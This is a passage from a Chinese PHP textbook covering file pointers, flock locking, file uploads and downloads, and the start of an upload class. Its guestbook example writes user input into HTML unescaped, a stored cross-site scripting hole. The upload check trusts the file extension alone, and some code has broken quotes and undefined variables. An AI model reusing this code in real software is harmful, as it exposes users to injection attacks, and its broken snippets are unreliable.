如果有合法的访问权限，可以以一个用户的身份和某 FTP 服务器建立链接，这样就可以向该 FTP 服务器端的文件进行写操作了。可以用该技术来存储远程日志文件等操作，但仅能用该方法来创建新的文件，如果尝试覆盖已经存在的文件，fopen()函数的调用将会失败。而且要以匿名（anonymous）以外的用户名连接服务器，并需要指明用户名（甚至密码），例如“ftp://user:password@ftp.lampbrother.net/path/to/file”。代码如下所示：

```
<?php
    //在ftp.lampbrother.net的远程服务器上创建文件，以写的模式打开
    $file = fopen ("ftp://user:password@ftp.lampbrother.net/path/to/file", "w");
    //将一个字符串写入到远程文件中去
    fwrite ($file, "Linux+Apache+MySQL+PHP");
    //关闭文件资源
    fclose ($file);
```

为了避免由于访问远程主机时发生的超时错误，可以使用 set_time_limit()函数对程序的运行时间加以限制。

15.3.5　移动文件指针

在对文件进行读写过程中，有时需要在文件中跳转、从不同位置读取，以及将数据写入到不同的位置。例如，使用文件模拟数据库保存数据，就需要移动文件指针。指针的位置是以从文件头开始的字节数度量的，默认以不同模式打开文件时，文件指针通常在文件的开头或是结尾处，可以通过 ftell()、fseek()和 rewind()三个函数对文件指针进行操作，它们的原型如下所示：

```
int ftell ( resource handle )                                  //返回文件指针的当前位置
int fseek ( resource handle, int offset [, int whence] )       //移动文件指针到指定的位置
bool rewind ( resource handle )                                //移动文件指针到文件的开头
```

使用这些函数时，必须提供一个用 fopen()函数打开的、合法的文件指针。函数 ftell()获取由指定的资源中的文件指针当前位置的偏移量；函数 rewind()将文件指针移回到指定资源的开头；而函数 fseek()则将指针移动到第二个参数 offset 指定的位置，如果没有提供第三个可选参数 whence，则位置将设置

为从文件开头的 offset 字节处。否则，第三个参数 whence 可以设置为三个可能的值，它将影响指针的位置。

- SEEK_CUR：设置指针位置为当前位置加上第二个参数所提供的 offset 字节。
- SEEK_END：设置指针位置为 EOF 加上 offset 字节。在这里，offset 必须设置为负值。
- SEEK_SET：设置指针位置为 offset 字节处。这与忽略第三个参数 whence 效果相同。

如果 fseek()函数执行成功，将返回 0，失败则返回-1。如果将文件以追加模式“a”或“a+”打开，写入文件的任何数据总是会被附加在后面，不会管文件指针的位置。代码如下所示：

```
<?php
    //以只读模式打开文件
    $fp = fopen('data.txt', 'r') or die("文件打开失败");

    echo ftell($fp)."<br>";          //输出刚打开文件的指针默认位置，指针在文件的开头位置为0
    echo fread($fp, 10)."<br>";      //读取文件中的前10个字符输出，指针位置发生了变化
    echo ftell($fp)."<br>";          //读取文件的前10个字符之后，指针移动的位置在第10个字节处

    fseek($fp, 100, SEEK_CUR);       //将文件指针的位置，由当前位置向后移动100个字节数
    echo ftell($fp)."<br>";          //文件位置在110个字节处
    echo fread($fp, 10)."<br>";      //读取110到120字节数位置的字符串，读取后指针的位置为120

    fseek($fp, -10, SEEK_END);       //又将指针移动到倒数10个字节位置处
    echo fread($fp, 10)."<br>";      //输出文件中最后10个字符

    rewind($fp);                     //又移动文件指针到文件的开头
    echo ftell($fp)."<br>";          //指针在文件的开头位置，输出0

    fclose($fp);                     //关闭文件资源
```

15.3.6 文件的锁定机制

文件系统操作是在网络环境下完成的，可能有多个客户端用户在同一个时刻对服务器上的同一个文件访问。当这种并发访问发生时，很可能会破坏文件中的数据。例如，一个用户正向文件中写入数据，当还没有写完时，其他用户在这一时刻也向这个文件中写数据，就会造成数据写入混乱。还有，当用户没有将数据写完时，其他用户就去获取这个文件中的内容，也会得到残缺的数据。

在 PHP 中提供了 flock()函数，可以对文件使用锁定机制（锁定或释放文件）。当一个进程在访问文件时加上锁，其他进程要想对该文件进行访问，则必须等到锁定被释放以后。这样就可以避免在并发访问同一个文件时破坏数据。该函数的原型如下：

```
bool flock ( int handle, int operation [, int &wouldblock] )          //轻便的咨询文件锁定
```

第一个参数 handle 必须是一个已经打开的文件资源，第二个参数 operation 也是必需的，规定使用哪种锁定类型。operation 可以是以下值之一：

- LOCK_SH 取得共享锁定（从文件中读取数据时使用）。
- LOCK_EX 取得独占锁定（向文件中写入数据时使用）。
- LOCK_UN 释放锁定（无论共享或独占锁，都用它释放）。
- LOCK_NB 附加锁定（如果不希望 flock()在锁定时堵塞，则应在上述锁定后加上该锁）。

如果锁定会堵塞的话（已经被 flock()锁定的文件，再次锁定时，flock()函数会被挂起，这时称为锁

定堵塞），也可以将可选的第三个参数设置为 1，则当进行锁定时会阻挡其他进程。锁定操作也可以被 fclose() 释放。为了让 flock() 函数发挥作用，在所有访问文件的程序中都都必须使用相同的方式锁定文件。该函数如果成功则返回 TRUE，失败则返回 FALSE。

在下面的示例中，通过编写一个网络留言本的模型，应用一下 flock() 函数。首先创建一个包含表单内容的脚本文件，在表单中允许输入用户名、标题以及留言内容三部分。并在脚本中接受表单提交的内容，存储到文本文件 text_data.txt 中，文件以追加方式打开。文本文件存储规则为每次提交存储一行，例如：“王小二||我要吃饭||哪里有饭店<|>”，每部分之间使用两个竖线分隔，每行以“<|>”结束。并将读取存储在文本文件 text_data.txt 中的数据，以 html 方式输出。代码如下所示：

```
<html>
    <head><title>网络留言板模式</title></head>
    <body>
        <?php
            //声明一个变量保存文件名，在这个文件中保存留言信息
            $filename = "text_data.txt";

            //判断用户是否按下提交按钮，用户提交后则条件成功
            if(isset($_POST["sub"])){
                //接收表单中三条内容，并整合为一条，使用"||"分隔，使用"<|>"结尾
                $message = $_POST["username"]."||".$_POST["title"]."||".$_POST["mess"]."<|>";
                writeMessage($filename, $message);  //调用自定义函数，将信息写入文件
            }

            if(file_exists($filename))                  //判断文件是否存在，如果存在则条件成立
                readMessage($filename);                 //文件存在则调用自定义函数，读取数据

        /**
            自定义一个向文件中写入数据的函数
            @param   string   $filename     写入的文件名
            @param   string   $message      写入文件的内容，即消息
        */
        function writeMessage($filename, $message) {
            $fp = fopen($filename, "a");                //以追加模式打开文件
            if (flock($fp, LOCK_EX)) {                  //进行排他型锁定（独占锁定）
                fwrite($fp, $message);                  //将数据写入文件
                    flock($fp, LOCK_UN);                //同样使用flock()函数释放锁定
            } else {                                    //如果建立独占锁定失败
                    echo "不能锁定文件!";               //输出错误消息
            }
            fclose($fp);                                //关闭文件资源
        }

        /**
            自定义一个遍历读取文件的函数
            @param   string   $filename     读取的文件名
        */
        function readMessage($filename){
            $fp = fopen($filename, "r");                //以只读的模式打开文件
            flock($fp, LOCK_SH);                        //建立文件的共享锁定
            $buffer = "";                               //将文件中的数据遍历后放入这个字符串中
            while (!feof($fp)) {                        //使用while循环将文件中数据遍历出来
                $buffer.= fread($fp, 1024);             //读出数据追加到$buffer变量中
            }

            $data = explode("<|>", $buffer);            //通过"<|>"将每行留言分隔并存入到数组中
```

```
                foreach($data as $line) {                    //遍历数组将每行数据以HTML输出
                    //将每行数据再分隔
                    list($username, $title, $message)=explode("||",$line);
                    //判断每部分是否为空
                    if($username!="" && $title!="" && $message!="") {
                        echo $username.'说：';                //输出用户名
                        echo ' '.$title.', ';            //输出标题
                        echo $message."<hr>";                 //输出留言主题信息
                    }
                }
                flock($fp, LOCK_UN);                         //释放锁定
                fclose($fp);                                 //关闭文件资源
            }
        ?>

        <!-- 以下为用户输入表单界面（GUI）-->
        <form action="" method="post">
            用户名：<input type="text" size=10 name="username"><br>
            标  题：<input type="text" size=30 name="title"><br>
            <textarea name="mess" rows=4 cols=38>请在这里输入留言信息！</textarea>
            <input type="submit" name="sub" value="留言">
        </form>
    </body>
</html>
```

该程序的运行结果如图 15-2 所示。

图 15-2　网络留言本模型的演示

上面的留言本程序中，在对文件的读取和写入时，都是使用 flock()函数对文件加锁和释放锁定。一个文件可以同时存在很多个共享锁定 LOCK_SH，这意味着多个用户可以在同一时刻拥有对该文件的读取访问权限。而一个独占锁定 LOCK_EX 中允许一个用户拥有一次，通常用于文件的写入操作。如果不希望出现锁定堵塞发生，可以附加 LOCK_NB。代码如下所示：

```
<?php
    $file = fopen("test.txt","w+");          //以读写的模式打开文件
    flock($file, LOCK_EX+LOCK_NB);           //独占锁定加上附加锁定

    fwrite($file, "Write something");        //向文件中写放数据
    flock($file, LOCK_UN+LOCK_NB);           //释放锁定也加上了附加锁定

    fclose($file);                           //关闭文件资源
```

15.3.7　文件的一些基本操作函数

在对文件进行操作时，不仅可以对文件中的数据进行操作，还可以对文件本身进行操作。例如复制文件、删除文件、截取文件及为文件重命名等操作。在 PHP 中已经提供了这些文件处理方式的标准函数，使用也非常容易，如表 15-5 所示。

表 15-5　文件的基本操作函数

函　数	语法结构	描　述
copy()	copy（来源文件，目的文件）	复制文件
unlink()	unlink（目标文件）	删除文件
ftruncate()	ftruncate（目标文件资源，截取长度）	将文件截断到指定的长度
rename()	rename（旧文件名，新文件名）	重名名文件或目录

在表 15-5 中，四个函数如果执行成功，则都会返回 TRUE，失败则返回 FALSE。它们的使用代码如下所示：

```php
<?php
    //复制文件示例
    if(copy('./file1.txt', '../data/file2.txt')) {
        echo "文件复制成功！";
    }else{
        echo "文件复制失败！";
    }

    //删除文件示例
    $filename = "file1.txt";
    if(file_exists($filename)){
        if(unlink($filename)) {
            echo "文件删除成功！";
        }else{
            echo "文件删除失败！";
        }
    }else{
        echo "目标文件不存在";
    }

    //重命名文件示例
    if(rename('./demo.php', './demo.html')) {
        echo "文件重命名成功！";
    }else{
        echo "文件重命名失败";
    }

    //截取文件示例
    $fp = fopen('./data.txt', "r+") or die('文件打开失败');
    if(ftruncate($fp, 1024)) {
        echo "文件截取成功！";
    }else{
        echo "文件截取失败！";
    }
```

15.4 文件的上传与下载

在 Web 开发中，经常需要将本地文件上传到 Web 服务器上，也可以从 Web 服务器上下载一些文件到本地磁盘。文件的上传和下载应用十分广泛，在 PHP 中可以接受来自几乎所有类型浏览器上传的文件，PHP 还允许对服务器的下载进行控制。

15.4.1 文件上传

为了满足传递文件信息的需要，HTTP 协议实现了文件上传机制，从而可以将客户端的文件通过自己的浏览器上传到服务器上指定目录存放。上传文件时，需要在客户端选择本地磁盘文件，而在服务器端需要接收并处理来自客户端上传的文件，所以客户端和 Web 服务器都需要设置。

1. 客户端上传设置

文件上传的最基本方法，是使用 HTML 表单选择本地文件进行提交，在 form 表单中可以通过<input type="file">标记选择本地文件。如果支持文件上传操作，必须在<form>标签中将 enctype 和 method 两个属性指明相应的值，如下所示：

- enctype = "multipart/form-data"用来指定表单编码数据方式，让服务器知道，我们要传递一个文件，并带有常规的表单信息。
- method = "POST"用来指明发送数据的方法。

另外，还需要在 form 表单中设置一个 hidden 类型的 input 框。其中 name 的值为 MAX_FILL_SIZE 的隐藏值域，并通过设置其 VALUE 的值限制上传文件的大小（单位字节），但这个值不能超过 PHP 的配置文件中 upload_max_filesize 值设置的大小。文件上传表单的示例代码如下所示：

```
<html>
    <head><title>文件上传</title></head>
    <body>
        <form action='upload.php'  method="post" enctype='multipart/form-data'>
            <input type='hidden' name="MAX_FILE_SIZE' value='1000000'>
            选择文件：<input type='file' name="myfile">
            <input type='submit' value="上传文件'>
        </form>
    </body>
</html>
```

其中的隐藏表单 MAX_FILE_SIZE 的值只是对浏览器的一个建议，实际上可以被简单地攻击，我们不要对浏览器端的限制寄予什么希望，它只能避免君子的错误输入，对于普通的 Web 工程师都会跳过浏览器端的限制。但是最好还是在表单上使用 MAX_FILE_SIZE，因为对于善意的错误我们可以帮助纠正，避免用户花费很长的时间等待大文件上传，传了好长时间，才发现无法上传。

2. 在服务器端通过 PHP 处理上传

客户端的上传表单只能提供本地文件选择，并提供将文件发送给服务器的标准化方式，但并没有提供相关功能来确定文件到达目的地之后发生了什么。所以上传文件的接收和后续处理就要通过 PHP 脚

本来处理。要想通过 PHP 成功地管理文件上传，需要通过以下三方面信息。如下所示。

- 设置 PHP 配置文件中的指令：用于精细地调节 PHP 的文件上传功能。
- $_FILES 多维数组：用于存储各种与上传文件有关的信息，其他数据还使用$_POST 去接收。
- PHP 的文件上传处理函数：用于上传文件的后续处理。

文件上传与 PHP 配置文件的设置有关，首先，应该设置 php.ini 文件中的一些指令，精细调节 PHP 的文件上传功能。在 PHP 配置文件 php.ini 中和上传文件有关的指令如表 15-6 所示。

表 15-6　PHP 配置文件中与文件上传有关的选项

指 令 名	默 认 值	功能描述
file_uploads	ON	确定服务器上的 PHP 脚本是否可以接受 HTTP 文件上传
upload_max_filesize	2M	限制 PHP 处理上传文件大小的最大值，此值必须小于 post_max_size 值
post_max_size	8M	限制通过 POST 方法可以接受信息的最大值，此值应当大于配置指令 upload_max_file 的值，因为除了上传的文件之外，还可能传递其他的表单域
upload_tmp_dir	NULL	上传文件存放的临时路径，可以是一个绝对路径。这个目录对于拥有此服务器进程用户必须是可写的。上传的文件在处理之前必须成功传输到服务器，所以必须指定一个位置，可以临时放置这些文件，直到文件移到最终目的地为止。例如：upload_tmp_dir=/tmp/.uploads/。默认值为 NULL 则为操作系统的临时文件夹

表单提交给服务器的数据，可以通过在 PHP 脚本中使用全局数组$_GET、$_POST 或$_REQUEST 接收。而通过 POST 方法上传的文件有关信息都被存储在多维数组$_FILES 中，这些信息对于通过 PHP 脚本上传到服务器的文件至关重要。因为文件上传后，首先存储于服务器的临时目录中，同时在 PHP 脚本中就会获取一个$_FILES 全局数组。$_FILES 数组的第二维中共有 5 项，如表 15-7 所示。

表 15-7　全局数组$_FILES 中的元素说明

数　组	描　述
$_FILES["myfile"]["name"]	客户端机器文件的原名称，包含扩展名
$_FILES["myfile"]["size"]	已上传文件的大小，单位为字节
$_FILES["myfile"]["tmp_name"]	文件被上传后，在服务器端储存的临时文件名。这是存储在临时目录（由 PHP 指令 upload_tmp_dir 指定）中时所指定的文件名
$_FILES["myfile"]["error"]	伴随文件上传时产生的错误信息，有 5 个可能的值。如下所示。 • 0：表示没有发生任何错误，文件上传成功 • 1：表示上传文件的大小超出了在 PHP 配置文件中指令 upload_max_filesize 选项限制的值 • 2：表示上传文件大小超出了 HTML 表单中 MAX__FILE__SIZE 选项所指定的值 • 3：表示文件只被部分上载 • 4：表示没有上传任何文件 以及其他一些很少发生的错误
$_FILES["myfile"]["type"]	获取从客户端上传文件的 MIME 类型，MIME 类型规定了各种文件格式的类型。每种 MIME 类型都是由“/”分隔的主类型和子类型组成，如“image/gif”，主类型为“图像“，子类型为 GIF 格式的文件，“text/html”代表文本的 HTML 文件，还有很多其他不同类型的文件

在表 15-7 中，$_FILES 数组的第一维所使用的“myfile”是一个点位符，代表赋给文件上传表单元素（<input type="file" name="myfile">）中 name 属性的值。因此，这个值将根据你所选择的名字有所不同。

上传文件时，除了可以应用 PHP 中所提供的文件系统函数外，PHP 还提供了专门用于文件上传所使用的 is_uploaded_file()和 move_uploaded_file()两个函数。

➢ 函数 is_uploaded_file()

该函数判断指定的文件是否是通过 HTTP POST 上传的，如果是则返回 TRUE。用于防止潜在的攻击者对原本不能通过脚本交互的文件进行非法管理，这可以用来确保恶意的用户无法欺骗脚本去访问本不能访问的文件，例如/etc/passwd。此函数的原型如下所示：

```
bool is_uploaded_file ( string filename )                    //判断指定的文件是否是通过 HTTP POST 上传的
```

为了能使此函数正常工作，唯一的参数必须指定类似于 $_FILES['userfile']['tmp_name'] 的变量，才能判断指定的文件确实是上传文件。如果使用从客户端上传的文件名 $_FILES['userfile']['name'] 则不能正常运作。

➢ 函数 move_uploaded_file()

文件上传后，首先会存储于服务器的临时目录中，可以使用该函数将上传的文件移动到新位置。此函数的原型如下所示：

```
bool move_uploaded_file ( string filename, string destination)   //将上传的文件移动到新位置
```

虽然函数 copy()和函数 move()同样好用，但函数 move_uploaded_file()还提供了一种额外的功能，检查并确保由第一个参数 filename 指定的文件，是否是合法的上传文件（即通过 PHP 的 HTTP POST 上传机制所上传的）。如果文件合法，则将其移动为由第二个参数 destination 指定的文件。如果 filename 不是合法的上传文件，不会出现任何操作，将返回 FALSE。如果 filename 是合法的上传文件，但出于某些原因无法移动，不会出现任何操作，也将返回 FALSE。此外还会发出一条警告。若成功则返回 TRUE。

既然对上传文件有了基本的概念，就可以实现文件上传功能了。在下面的示例中，限制了用户上传文本的“类型”和“大小”。并将用户上传的文件从临时目录移动到当前的 uploads 目录下面，并将上传文件的原始文件名改为系统定义。脚本 upload.php 文件中的代码如下所示：

```
<?php
    $allowtype = array("gif", "png", "jpg");    //设置允许上传的类型为gif, png和jpg
    $size = 1000000;                            //设置允许大小为1M（1000000字节）以内的文件
    $path = "./uploads";                        //设置上传后保存文件的路径

    //判断文件是否可以成功上传到服务器, $_FILES['myfile']['error'] 为0表示上传成功
    if($_FILES['myfile']['error'] > 0) {
        echo '上传错误: ';
        switch ($_FILES['myfile']['error']) {
            case 1:  die('上传文件大小超出了PHP配置文件中的约定值: upload_max_filesize');
            case 2:  die('上传文件大小超出了表单中的约定值: MAX_FILE_SIZE');
            case 3:  die('文件只被部分上载');
            case 4:  die('没有上传任何文件');
            default: die('未知错误');
        }
    }

    //判断上传的文件是否为允许的文件类型,通过文件的后缀名
    $hz = array_pop(explode(".", $_FILES['myfile']['name']));
    //通过判断文件的后缀方式, 来决定文件是否是允许上传的文件类型
    if(!in_array($hz, $allowtype)) {
        die("这个后缀是<b>{$hz}</b>,不是允许的文件类型!");
    }
```

```
24
25      /* 也可以通过获取上传文件的MIME类型中的主类型和子类型，来限制文件上传的类型
26      list($maintype,$subtype)=explode("/",$_FILES['myfile']['type']);
27      if ($maintype=="text") {   //通过主类型限制不能上传文本文件，例如.txt .html .php等文件
28          die('问题：不能上传文本文件。');
29      } */
30
31      //判断上传的文件是否为充许大小
32      if($_FILES['myfile']['size'] > $size ) {
33          die("超过了充许的<b>{$size}</b>字节大小");
34      }
35
36      //为了系统安全，也为了同名文件不会被覆盖，上传后将文件名使用系统定义
37      $filename = date("YmdHis").rand(100,999).".".$hz;
38
39      //判断是否为上传文件
40      if (is_uploaded_file($_FILES['myfile']['tmp_name'])) {
41          if (!move_uploaded_file($_FILES['myfile']['tmp_name'], $path.'/'.$filename)) {
42              die('问题：不能将文件移动到指定目录。');
43          }
44      }else{
45          die("问题：上传文件{$_FILES['myfile']['name']}不是一个合法文件：");
46      }
47
48      //如果文件上传成功则输出
49      echo "文件{$upfile}上传成功,保存在目录{$path}中，大小为{$_FILES['myfile']['size']}字节";
```

执行上例时，需要在当前目录创建一个 uploads 目录，并且该目录必须具有 Web 服务器进程用户可写的权限。除了本例提供的限制文件类型和大小方法，还可以通过设置 PHP 配置文件中的指令调整上传文件的大小限制，以及通过上传文件的 MIME 类型，控制上传文件的类型等。

15.4.2　处理多个文件上传

多个文件上传和单独文件上传的处理方式是一样的，只需要在客户端多提供几个类型为“file”的输入表单，并指定不同的“name”属性值。例如，在下面的代码中，可以让用户同时选择三个本地文件一起上传给服务器，客户端的表单如下所示：

```
1 <html>
2     <head><title>多个文件上传表单</title></head>
3     <body>
4         <form action="mul_upload.php"  method="post" enctype="multipart/form-data">
5             <input type="hidden" name="MAX_FILE_SIZE" value="1000000">
6             选择文件1：<input type="file" name="myfile[]"><br>
7             选择文件2：<input type="file" name="myfile[]"><br>
8             选择文件3：<input type="file" name="myfile[]"><br>
9             <input type="submit" value="上传文件">
10        </form>
11    </body>
12 </html>
```

在上面的代码中，将三个文件类型的表单以数组的形式组织在一起。当上面的表单提交给 PHP 的脚本文件 mul_upload.php 时，在服务器端同样使用全局数组$_FILES 存储所有上传文件的信息，但$_FILES 由二维数组已经转变为三维数组，这样就可以存储多个上传文件的信息。在脚本文件 mul_upload.php 中，使用 print_r()函数将$_FILES 数组中的内容输出，代码如下所示：

```
<?php
    //打印三维数组$_FILES中的内容，查看一下存储上传文件的结构
    print_r($_FILES);
```

当选择三个本地文件提交后，输出结果如下所示：

```
Array (
    [myfile] => Array (                                    --$_FILES["myfile"]数组中的内容如下
        [name] => Array (                                  --$_FILES["myfile"]["name"]存储所有上传文件的内容
            [0] => Rav.ini                                 --$_FILES["myfile"]["name"][0]第一个上传文件的名称
            [1] => msgsocm.log                             --$_FILES["myfile"]["name"][1]第二个上传文件的名称
            [2] => NOTEPAD.EXE )                           --$_FILES["myfile"]["name"][2]第三个上传文件的名称
        [type] => Array (                                  --$_FILES["myfile"]["type"]存储所有上传文件的类型
            [0] => application/octet-stream                --$_FILES["myfile"]["type"][0]第一个上传文件的类型
            [1] => application/octet-stream                --$_FILES["myfile"]["type"][1]第二个上传文件的类型
            [2] => application/octet-stream )              --$_FILES["myfile"]["type"][2]第三个上传文件的类型
        [tmp_name] => Array (
            [0] => C:\WINDOWS\Temp\phpAF.tmp
            [1] => C:\WINDOWS\Temp\phpB0.tmp
            [2] => C:\WINDOWS\Temp\phpB1.tmp )
        [error] => Array (
            [0] => 0
            [1] => 0
            [2] => 0 )
        [size] => Array (
            [0] => 64
            [1] => 1350
            [2] => 66560 ) )
)
```

通过输出$_FILES 数组的值可以看到，处理多个文件的上传和单个文件上传时的情况是一样的，只是$_FILES 数组的结构形式略有不同。通过这种方式可以支持更多数量的文件上传。

15.4.3 文件下载

简单的文件下载只需要使用 HTML 的链接标记 <a>，并将属性 href 的 URL 值指定为下载的文件即可。代码如下所示：

```
<a href="http://www.lampbrother.net/download/book.rar">下载文件</a>
```

如果通过上面的代码实现文件下载，只能处理一些浏览器不能默认识别的 MIME 类型文件，例如当访问 book.rar 文件时，浏览器并没有直接打开，而是弹出一个下载提示框，提示用户“下载”还是“打开”等处理方式。但如果需要下载后缀名为 .html 的网页文件、图片文件及 PHP 程序脚本文件等，使用这种链接形式，则会将文件内容直接输出到浏览器中，并不会提示用户下载。

为了提高文件的安全性，不希望在<a>标签中给出文件的链接，则必须向浏览器发送必要的头信息，以通知浏览器将要进行下载文件的处理。PHP 使用 header()函数发送网页的头部信息给浏览器，该函数接受一个头信息的字符串作为参数。文件下载需要发送的头信息包括以下三部分，通过调用三次 header() 函数完成。以下载图片 test.gif 为例，需要发送的头信息的代码如下所示：

```
header('Content-Type: image/gif');                          //发送指定文件 MIME 类型的头信息
header('Content-Disposition: attachment; filename="test.gif"');   //发送描述文件的头信息，附件和文件名
```

```
header('Content-Length: 3390');                    //发送指定文件大小的信息，单位字节
```

如果使用 header()函数向浏览器发送了这三行头信息，图片 test.gif 就不会直接在浏览器中显示，而是让浏览器将该文件形成下载的形式。在函数 header()中，“Content-Type”指定了文件的 MIME 类型，“Content-Disposition”用于文件的描述，值“attachment; filename="test.gif"”说明这是一个附件，并且指定了下载后的文件名，“Content-Length”则给出了被下载文件的大小。

设置完头部信息以后，需要将文件的内容输出到浏览器，以便进行下载。可以使用 PHP 中的文件系统函数将文件内容读取出来后，直接输出给浏览器。最方便的是使用 readfile()函数，将文件内容读取出来并直接输出。下载文件 test.gif 的代码如下所示：

```
<?php
    $filename = "test.gif";

    header('Content-Type: image/gif');                                    //指定下载文件类型
    header('Content-Disposition: attachment; filename="'.$filename.'"');  //指定下载文件的描述
    header('Content-Length: '.filesize($filename));                       //指定下载文件的大小

    //将文件内容读取出来并直接输出，以便下载
    readfile($filename);
```

该程序的执行结果如图 15-3 所示。




图 15-3　下载对话框

15.5 设计经典的文件上传类

文件上传是项目开发中比较常见的功能，虽然上一节的介绍让我们了解了文件上传的过程。但文件上传的过程比较烦琐，只要是有文件上传的地方就需要编写这些复杂的代码。为了能在每次开发中降低功能的编写难度，也为了能节省开发时间，通常我们都会将这样反复使用的一段复杂的代码封装到一个类中。本例就是要完成一个文件上传类，帮助开发者在以后的开发中，通过编写几条简单代码就可以实现复杂的文件上传功能。对于基础薄弱的读者，只要会使用本类即可，而对一些喜欢挑战的朋友，可以尝试去读懂它，并能开发一个属于自己的文件上传类。

15.5.1 需求分析

要求自定义的文件上传类，即在使用非常简便的前提下，又可以完成以下几项功能：

（1）支持单个文件上传。

（2）支持多个文件上传。

（3）可以自己指定上传文件的保存的位置，可以设置上传文件允许的大小和类型，可以由系统对上传文件重新命名，又可以设置保留上传文件的原名。

说明：要求单个文件上传和多个文件上传要采用同样的操作方式，对上传进行的一些设置也要采用相同的方式。

15.5.2 程序设计

根据程序需求的要求，我们可以为文件上传类声明 4 个可见的成员属性，让用户在使用时还可以进行一些行为的设置。需要的成员属性如表 15-8 所示。

表 15-8 文件上传类中设计的 4 个可见的成员属性

成员属性	描　述
path	上传文件保存的路径，默认为当前目录下的 uploads 目录，如果指定的目录不存在，要求系统可以自动创建
size	指定上传文件被允许的尺寸，如果没有设置此属性，则默认允许的大小在 1000000 字节（1MB）以内
allowtype	设置上传文件被允许的类型，如果没有设置些属性，则默认允许的类型为图片的 GIF、PNG 和 JPG 三种（通过文件的后缀名进行上传类型限制）
israndname	设置上传后的文件名称是由系统命名，还是使用原文件名。需要一个布尔类型值，true 值由系统命名，false 则是保留原文件名称，默认为 true 值（建议由系统命名，不仅可以提高程序的安全性，也可以降低旧文件被新上传文件覆盖的危险）

为避免属性的值被赋上一些非法值，需要将这些成员属性封装成来，在对象外面不能访问，再通过类中声明的 set()方法为以上 4 个成员属性赋值。set()方法有两个参数，第一个参数就是成员属性名称（不区分大小写），第二个参数，就是前面参数中属性对应的值。set()方法调用完成以后，返回本对象（$this），所以除了可以单独为每个属性赋值以外，还可以进行连贯操作一起为多个属性赋值。本例中除了 set()方法以外，最主要的是实现上传文件的功能，所以系统主要提供了以下一些公有方法，实现文件上传的操作，如表 15-9 所示。

表 15-9 文件上传类中设计的 4 个可见的成员方法

成员方法	描　述
set()	通过 set()方法为成员属性赋值，用于调整上传对象。
upload()	用于处理文件上传，只需要一个字符串参数（上传文件的表单名称）
getFileName()	文件上传成功后，可以通过该方法获取上传后由系统自动命名的名称。如果是同时上传多个文件，则返回的是一个名称字符串数组
getErrorMsg()	如果文件上传失败，可以通过该方法返回错误报告。如果是多文件上传，出错时则以数组的形式返回多条错误消息

注意：在上传多个文件时，如果有任何一个文件出错，则全部撤销。

15.5.3 文件上传类代码实现

除了在上一节中提供的可以操作的 4 个成员属性和 4 个成员方法以外，编写文件上传类当然还需要更多的成员，但其他的属性和方法只需要内部使用，并不需要用户在对象外部操作，所以只要声明为

private（私有）封装在对象内部即可。编写文件上传类 FileUpload 并声明在 fileupload.class.php 文件中，代码如下所示：

```php
<?php
    /**
        file: fileupload.class.php  文件上传类FileUpload
        本类的实例对象用于处理上传文件，可以上传一个文件，也可同时处理多个文件上传
    */
    class FileUpload {
        private $path = "./uploads";                          //上传文件保存的路径
        private $allowtype = array('jpg','gif','png');        //设置限制上传文件的类型
        private $maxsize = 1000000;                           //限制文件上传大小（字节）
        private $israndname = true;                           //设置是否随机重命名文件， false不随机

        private $originName;                                  //源文件名
        private $tmpFileName;                                 //临时文件名
        private $fileType;                                    //文件类型(文件后缀)
        private $fileSize;                                    //文件大小
        private $newFileName;                                 //新文件名
        private $errorNum = 0;                                //错误号
        private $errorMess="";                                //错误报告消息

        /**
         * 用于设置成员属性（$path, $allowtype,$maxsize, $israndname）
         * 可以通过连贯操作一次设置多个属性值
         *@param string   $key 成员属性名(不区分大小写)
         *@param mixed    $val 为成员属性设置的值
         *@return     object          返回自己对象$this，可以用于连贯操作
         */
        function set($key, $val){
            $key = strtolower($key);
            if( array_key_exists( $key, get_class_vars(get_class($this) ) ) ){
                $this->setOption($key, $val);
            }
            return $this;
        }

        /**
         * 调用该方法上传文件
         * @param    string   $fileFile     上传文件的表单名称
         * @return   bool              如果上传成功返回数true
         */

        function upload($fileField) {
            $return = true;
            /* 检查文件路径是都合法 */
            if( !$this->checkFilePath() ) {
                $this->errorMess = $this->getError();
                return false;
            }
            /* 将文件上传的信息取出赋给变量 */
            $name = $_FILES[$fileField]['name'];
            $tmp_name = $_FILES[$fileField]['tmp_name'];
            $size = $_FILES[$fileField]['size'];
            $error = $_FILES[$fileField]['error'];

            /* 如果是多个文件上传则$file["name"]会是一个数组 */
            if(is_Array($name)){
                $errors=array();
```

```
57              /*多个文件上传则循环处理，  这个循环只有检查上传文件的作用，并没有真正上传 */
58              for($i = 0; $i < count($name); $i++){
59                  /*设置文件信息 */
60                  if($this->setFiles($name[$i],$tmp_name[$i],$size[$i],$error[$i] )) {
61                      if(!$this->checkFileSize() || !$this->checkFileType()){
62                          $errors[] = $this->getError();
63                          $return=false;
64                      }
65                  }else{
66                      $errors[] = $this->getError();
67                      $return=false;
68                  }
69                  /* 如果有问题，则重新初使化属性 */
70                  if(!$return)
71                      $this->setFiles();
72              }
73
74              if($return){
75                  /* 存放所有上传后文件名的变量数组 */
76                  $fileNames = array();
77                  /* 如果上传的多个文件都是合法的，则通过销魂循环向服务器上传文件 */
78                  for($i = 0; $i < count($name);  $i++){
79                      if($this->setFiles($name[$i], $tmp_name[$i], $size[$i], $error[$i] )) {
80                          $this->setNewFileName();
81                          if(!$this->copyFile()){
82                              $errors[] = $this->getError();
83                              $return = false;
84                          }
85                          $fileNames[] = $this->newFileName;
86                      }
87                  }
88                  $this->newFileName = $fileNames;
89              }
90              $this->errorMess = $errors;
91              return $return;
92          /*上传单个文件处理方法*/
93          } else {
94              /* 设置文件信息 */
95              if($this->setFiles($name,$tmp_name,$size,$error)) {
96                  /* 上传之前先检查一下大小和类型 */
97                  if($this->checkFileSize() && $this->checkFileType()){
98                      /* 为上传文件设置新文件名 */
99                      $this->setNewFileName();
100                     /* 上传文件    返回0为成功，  小于0都为错误 */
101                     if($this->copyFile()){
102                         return true;
103                     }else{
104                         $return=false;
105                     }
106                 }else{
107                     $return=false;
108                 }
109             } else {
110                 $return=false;
111             }
112             //如果$return为false，则出错，将错误信息保存在属性errorMess中
